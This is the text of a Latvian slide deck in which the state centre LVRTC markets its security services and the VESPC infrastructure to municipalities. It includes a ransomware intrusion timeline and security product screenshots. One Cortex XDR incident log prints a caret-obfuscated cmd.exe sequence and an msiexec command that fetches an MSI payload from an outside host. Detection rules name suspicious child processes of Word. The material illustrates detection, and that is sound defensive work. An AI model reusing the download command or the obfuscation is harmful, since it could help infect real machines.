

LATVIJAS VALSTS
RADIO UN TELEVĪZIJAS CENTRS

VESPC / PAŠVALDĪBU IESPĒJAS UN IEGUVUMI

Artūrs Filatovs
LVRTC / Kiberaizsardzības biznesa virziena vadītājs



Vīzija

**Droša, jaudīga un
iekļaujoša
digitālā Latvija.**

Kas agrāk bija neiespējams,
šodien ir digitāls.

#digi**Tuvi**

Misija

Nodrošināt un attīstīt augstas
pieejamības, integritātes un
drošības informācijas un
komunikācijas tehnoloģiju
infrastruktūru un pakalpojumus,
stiprinot valsts efektīvu pārvaldi
un drošību, kā arī sekmējot
tautsaimniecības izaugsmi.

Vērtības

ATBILDĪBA


Ar atbildību par mums uzticēto

ATTĪSTĪBA


Ar drošu skatu augšup

ATVĒRTĪBA

Ar atvērtu prātu



VAI TRANSFORMĒJOT BIZNESA PROCESUS TRANSFORMĒJAS ARĪ KIBERDROŠĪBA?



1/6

UZSKATA, KA IR PAKĻAUTI
KIBERUZBRUKUMA RISKAM

4/5

VISPĀR NEDOMĀ PAR SAVU
DARBA FAILU DROŠĪBU

95%

UZSKATA, KA PERSONĪGĀ
KIBERDROŠĪBA IR VIRS VIDĒJĀ

75%

NAV IZDARĪJUŠI VISU, LAI
PASARGĀTU SEVI NO
KIBERUZBRUKUMIEM

JAUNI TEHNOLOĢISKIE RISINĀJUMI



59,2%

Uzņēmumu saskaras ar grūtībām rekrutēt
IT cilvēkus*



Resursu izmaksu pieaugums

*Centrālā statistikas pārvalde

CYBERscape

v2.5

The image displays a comprehensive grid of cybersecurity companies, organized into several key categories:

- Network & Infrastructure Security:** Includes companies like Palo Alto Networks, Cisco, Fortinet, and Sophos.
- Web Security:** Features Akamai, Cloudflare, and Sucuri.
- Endpoint Security:** Lists McAfee, Symantec, and Trend Micro.
- Application Security:** Contains Snyk, SonarSource, and Checkmarx.
- Mobile Security:** Includes Bitdefender, Avast, and Avira.
- Identity & Access Management:** Lists Okta, OneLogin, and Duo Security.
- Digital Risk Management:** Includes Brandwatch and Social listening tools.
- Cloud Security:** Features AWS, Azure, and Google Cloud security solutions.
- Other categories:** Compliance, Security Incident Response, Security Analytics, and Fraud & Transaction Security.


A large, bold red number '2500' is superimposed over the center of the grid, indicating the total number of companies featured in this edition of the report.

UZBRUKUMA PIEMĒRS

Time [UTC]	Description
[REDACTED] 15:34:22	Threat actor authenticates to the VPN at [REDACTED]
[REDACTED] 16:47:19	First internal activity: SMB scan
[REDACTED] 16:48:57	Successful authentication using the 'guest' account
[REDACTED] 16:57:42	Threat actor login to the domain controller [REDACTED] using the [REDACTED] account
[REDACTED] 18:51:12	PowerShell RAT executed on [REDACTED]
[REDACTED] 20:49:12	GPO is created, spreading the ransomware as a scheduled task.



= RISKS =



23 dienas

KAS NEPIECIEŠAMS ORGANIZĀCIJAI

**Digitālo drošību bez
liekas iedziļināšanās**


KO PIEDĀVĀ LVRTC

**Zināšanas, personālu
un tehnoloģiskos
risinājumus**

CEĻAM GAISĀ KIBERDROŠĪBU



IESKATIES NĀKTONĒ | LVRTC 2023-2026




DROŠĪBAS VADĪBAS
CENTRS (SOC)



IEVANOJAMĪBA
RISKU PĀRVALDĪBA



IELAUŠANĀS
TESTĒŠANA –
KIBERDRAUDU
IZLŪKOŠANA UN
ŠKIROŠANA



PRIVILĪĢĒTU
LIETOTĀJU KONTROLE



KIBERPOLIGONS

APMĀCĪBAS
SIMULĀCIJAS
TESTĒŠANA



AIZSARDZĪBA



WAF KĀ PAKALPOJUMS




EDR/XDR




MĀKOŅPAKALPOJUMU
DROŠĪBA

UZBRUCĒJU SOĻI UN MŪSU AIZSARDZĪBAS SPĒJAS




UZLABOTS PROCESS UZLABOTA DROŠĪBA

ŠODIEN



RĪTDIEN



LVRTC


KIBERDROŠĪBA LVRTC GAUMĒ

4 jautājumi un 4 godīgas atbildes

1 IZLŪKOŠANA



Nepareizas konfigurācijas nepilnības
125 334 unikālas IP adreses



Ļaunprātīgs kods
9801 unikāla IP adrese



Total filters: 2

Radar

Defend

- Firewalls
- Runtime
- Vulnerabilities
- Compliance
- Access


Monitor

- Events
- Runtime
- Vulnerabilities
- Compliance

Manage

3
nder:defender_19_10_459

wistlock



sock-shop



Refresh



24 Deployed Defenders

- 4 Container Defenders
- 0 Host Defenders
- 0 Serverless Defenders
- 0 RASP Defenders

Number of incidents

Last week



Compliance Vulnerabilities


Impacted images		
Impacted containers		
Impacted hosts		
Impacted functions		

10 ?


Containers

- Radar
- Defend
- Monitor
 - Events
 - Runtime
 - Vulnerabilities
 - Compliance
- Manage


Impacted **containers** over time (30 days)



Impacted **hosts** over time (30 days)



Impacted **images** over time (30 days)



Top 10 most critical vulnerabilities (CVEs)

- Images
- Hosts

[CSV](#)

ID	Risk Score (0-100)	Risk Factors	Impacted Packages	Impacted Images
CVE-2018-1270	<div style="width: 95%;"><div style="width: 95%;"></div></div> 95	8	spring framework_spring-core:2.5.6	<div style="width: 2.8%;"><div style="width: 2.8%;"></div></div> 2.8%
CVE-2019-14379	<div style="width: 92%;"><div style="width: 92%;"></div></div> 92	6	com.fasterxml.jackson.core_jackson-databind:2.8.1, com.fasterxml.jackson.core...	<div style="width: 11.1%;"><div style="width: 11.1%;"></div></div> 11.1%
CVE-2018-14718	<div style="width: 92%;"><div style="width: 92%;"></div></div> 92	6	com.fasterxml.jackson.core_jackson-databind:2.8.1, com.fasterxml.jackson.core...	<div style="width: 11.1%;"><div style="width: 11.1%;"></div></div> 11.1%
CVE-2018-14719	<div style="width: 92%;"><div style="width: 92%;"></div></div> 92	6	com.fasterxml.jackson.core_jackson-databind:2.8.1, com.fasterxml.jackson.core...	<div style="width: 11.1%;"><div style="width: 11.1%;"></div></div> 11.1%
CVE-2018-7489	<div style="width: 92%;"><div style="width: 92%;"></div></div> 92	6	com.fasterxml.jackson.core_jackson-databind:2.8.1, com.fasterxml.jackson.core...	<div style="width: 11.1%;"><div style="width: 11.1%;"></div></div> 11.1%
CVE-2016-8735	<div style="width: 91%;"><div style="width: 91%;"></div></div> 91	5	apache tomcat_tomcat-embed-core:8.5.4	<div style="width: 5.6%;"><div style="width: 5.6%;"></div></div> 5.6%

#2

PELĒKĀ ZONA



Cloud

ASSET INVENTORY

Most Recent

ACCOUNT GROUP

Search for Account Group

CLOUD ACCOUNT

Search for Cloud Account

CLOUD REGION

Search for Cloud Region

CLOUD TYPE

- Select All
- Alibaba Cloud
- AWS
- Azure
- GCP
- OCI

CLOUD SERVICE

Search for Cloud Service




- Select All
- Amazon EC2
- Amazon S3
- Amazon VPC
- Azure Storage
- Azure Virtual Network

1887

Trial

Asset Inventory

New Try the new filters!




1 Group By Selected

Search

SERVICE NAME	CLOUD	TOTAL	PASS	FAIL	HIGH	MEDIUM	LOW	COVERAGE
Amazon VPC	aws	1022	800	222	68	154	0	78%
AWS Lambda	aws	575	490	85	2	83	0	85%
Amazon EC2	aws	1680	1647	33	4	11	18	98%
AWS IAM	aws	3528	3495	33	5	18	10	99%
Amazon API Gateway	aws	58	26	32	0	32	0	45%
Amazon S3	aws	39	15	24	20	4	0	39%

#3

E-PASTI UN PIKŠĶERĒŠANA



KOMPROMITĒŠANAS IDENTIFIKĀCIJA

IOC IOCs

Execution

Process Execution

Outgoing Connections

Upload

Download

IOC

⚙️

●

●

CORTEX XDR ▾
Incidents ▾
Investigation ▾
Rules ▾
Response ▾

M

INCIDENT ID - 2072 | [Add name here](#) ✎

★ **'Cmd.exe Using Obfuscated MSIEXEC Command'** along with 6 other alerts generated by BIOC detected on host WIN-MH

USER NAME	SEVER...	ALER...	ACTI...	CATEGORY	ALERT NAME	DESCRIPTION	INITIATED BY
WIN-MHN	Medium	⚠️ BIOC	🟡 Detected	Execution	MSIEXEC Accessing URL Containing .PHP	Process [action type = execution AND name = msieexec.exe AND cmd = *.php]	cmd.exe
WIN-MHN	Medium	⚠️ BIOC	🟡 Detected	Execution	Cmd.exe Using Obfuscated MSIEXEC Command	Process [action type = execution AND name = cmd.exe AND cmd = *M^siexe*]	cmd.exe

MS Word launched and macro executed

USER NAME	INITIATED BY	ACTION TYPE	PROCESS ID	DESCRIPTION
NU903JKLQ...	explorer.exe	Process Execution	1624	Process : C:\Program Files\Microsoft Office\Office12\WINWORD.EXE Started with CMD : "C:\Program Files\Microsoft Office\Office12\WINWORD.EXE" /h /dde
NU903JKLQ...	WINWORD.EXE	Execution	4048	Process action type = execution AND name = cmd.exe, powershell.exe, powershell ise.exe, wsmprovhost.exe, cscript.exe, wscript.exe, mshta.exe, wmic.exe, rundll32.exe
NU903JKLQ...	WINWORD.EXE	Evasion	4048	Process action type = execution AND name = cmd.exe, powershell.exe, powershell ise.exe, wsmprovhost.exe, cscript.exe, wscript.exe, mshta.exe, wmic.exe, rundll32.exe
NU903JKLQ...	cmd.exe	Process Execution	880	Process : C:\Windows\System32\cmd.exe Started with CMD : C:\Windows\system32\cmd.exe /S /D /c SET /p="M^siexe" 1>C:\Users\... -1\AppData\LocalTemp
NU903JKLQ...	cmd.exe	Evasion	880	Process action type = execution AND name = cmd.exe AND cmd = "set" AND cmd != "netsh"]
NU903JKLQ...	cmd.exe	Evasion	880	Process action type = execution AND name = cmd.exe, powershell.exe, powershell ise.exe, wsmprovhost.exe, cscript.exe, wscript.exe, mshta.exe, wmic.exe, rundll32.exe
NU903JKLQ...	cmd.exe	Process Execution	880	Process : C:\Windows\System32\cmd.exe Started with CMD : C:\Windows\system32\cmd.exe /S /D /c set /p="c" 1>>C:\Users\... -1\AppData\LocalTemp\al
NU903JKLQ...	cmd.exe	Process Execution	880	Process : C:\Windows\System32\cmd.exe Started with CMD : C:\Windows\system32\cmd.exe /S /D /c set /p="^/ 1>>C:\User... 4-1\AppData\LocalTemp\
NU903JKLQ...	cmd.exe	Process Execution	880	Process : C:\Windows\System32\cmd.exe Started with CMD : C:\Windows\system32\cmd.exe /S /D /c set /p=" http^:/^/quickwaysignstx.com/view.php " 1>>C:\U
NU903JKLQ...	cmd.exe	Process Execution	880	Process : C:\Windows\System32\cmd.exe Started with CMD : C:\Windows\system32\cmd.exe /S /D /c set /p=" ^/q &exit" 1>>C:\Users\... -1\AppData\Local
NU903JKLQ...	cmd.exe	Process Execution	880	Process : C:\Windows\System32\msiexec.exe Started with CMD : Msiexec /ihttp://quickwaysignstx.com/view.php /q

Batch file alpaca.bat created


Msiexec executed and downloads MSI payload

#4

SIEM UN INCIDENTU ANALĪZE



Cloud Location



Update Interval 24 hrs | Last Update: Mar 1st 2022 10:25:54 [Update Now](#)

Top Incidents (Top 10)

SEVERITY	DESCRIPTION	ALERTS BREAKDOWN
High	'Staged Malware Ac...	11 [9 ...
High	'DGA:yhhv0cvui7rj...	8 [8]
High	3 'Manipulation of d...	3 [3]
High	'Suspicious API call f...	5 [2 ...
High	2 'Manipulation of d...	2 [2]
High	'Suspicious API call f...	2 [1 ...
High	'Manipulation of def...	2 [1 ...
High	'Manipulation of def...	1 [1]
High	'WildFire Malware'...	1 [1]


Alerts By MITRE Tactic




Open Incidents by Severity (Last 30 days)




Top 10 Vulnerable Endpoints



Total Incidents





PATH

C:\Program Files (x86)\Microsoft Office\...

RUNNING TIME

Aug 4th 2020 04:01:55 - Aug 4th 20...

WILDFIRE SCORE

Benign

SHA256

6770f4a7cbbb5a0b0a35cd3405c65d95ac8c2bd48260ee879e02707812dff986

USERNAME

RZA-LAPTOP\RZA

MDS

4954c459b45a06727bdbeb7f2f55...

SIGNATURE

Signed by Microsoft Corporation

CMD

"C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\RZA\Desktop\WMI & Port...

ALL ACTIONS
472 Results

ALERT
7 Results

PROCESS
3 Results

NETWORK
69 Results

FILE
197 Results

REGISTRY
27 Results

MODULE
176 Results

NETWORK CONNECTIONS
69 Results



Filter ▾



TIMESTAMP ↓



USER NAME



INITIATED BY



INITIATOR PID



INITIATOR TID



ACTION TYPE



DESCRIPTION



VESPC – VALSTS ELEKTRONISKO SAKARU PAKALPOJUMU CENTRS


Tehnisko līdzekļu un pakalpojumu kopums, kas publiskajai personai, publiskās personas kapitālsabiedrībai un publiskās personas kontrolētai kapitālsabiedrībai nodrošina infrastruktūru ar augstu konfidencialitāti, integritāti un pieejamību informācijas sistēmām un ar tām saistītajiem tehnoloģiskajiem risinājumiem, kā arī pakalpojumus.



19 PAKALPOJUMI



KĀ PIETEIKTIES VESPC






Slēdzot līgumu par VESPC pakalpojumiem, organizācijai nav jāpieņem Publico iepirkumu likums vai Sabiedrisko pakalpojumu sniedzēja iepirkuma likums.



Līgumu var slēgt arī ilgtermiņā – 2035. gadam



Paldies par uzmanību



ATBILDĪBA / ATTĪSTĪBA / ATVĒRTĪBA
Droša, jaudīga un iekļaujoša digitālā Latvija.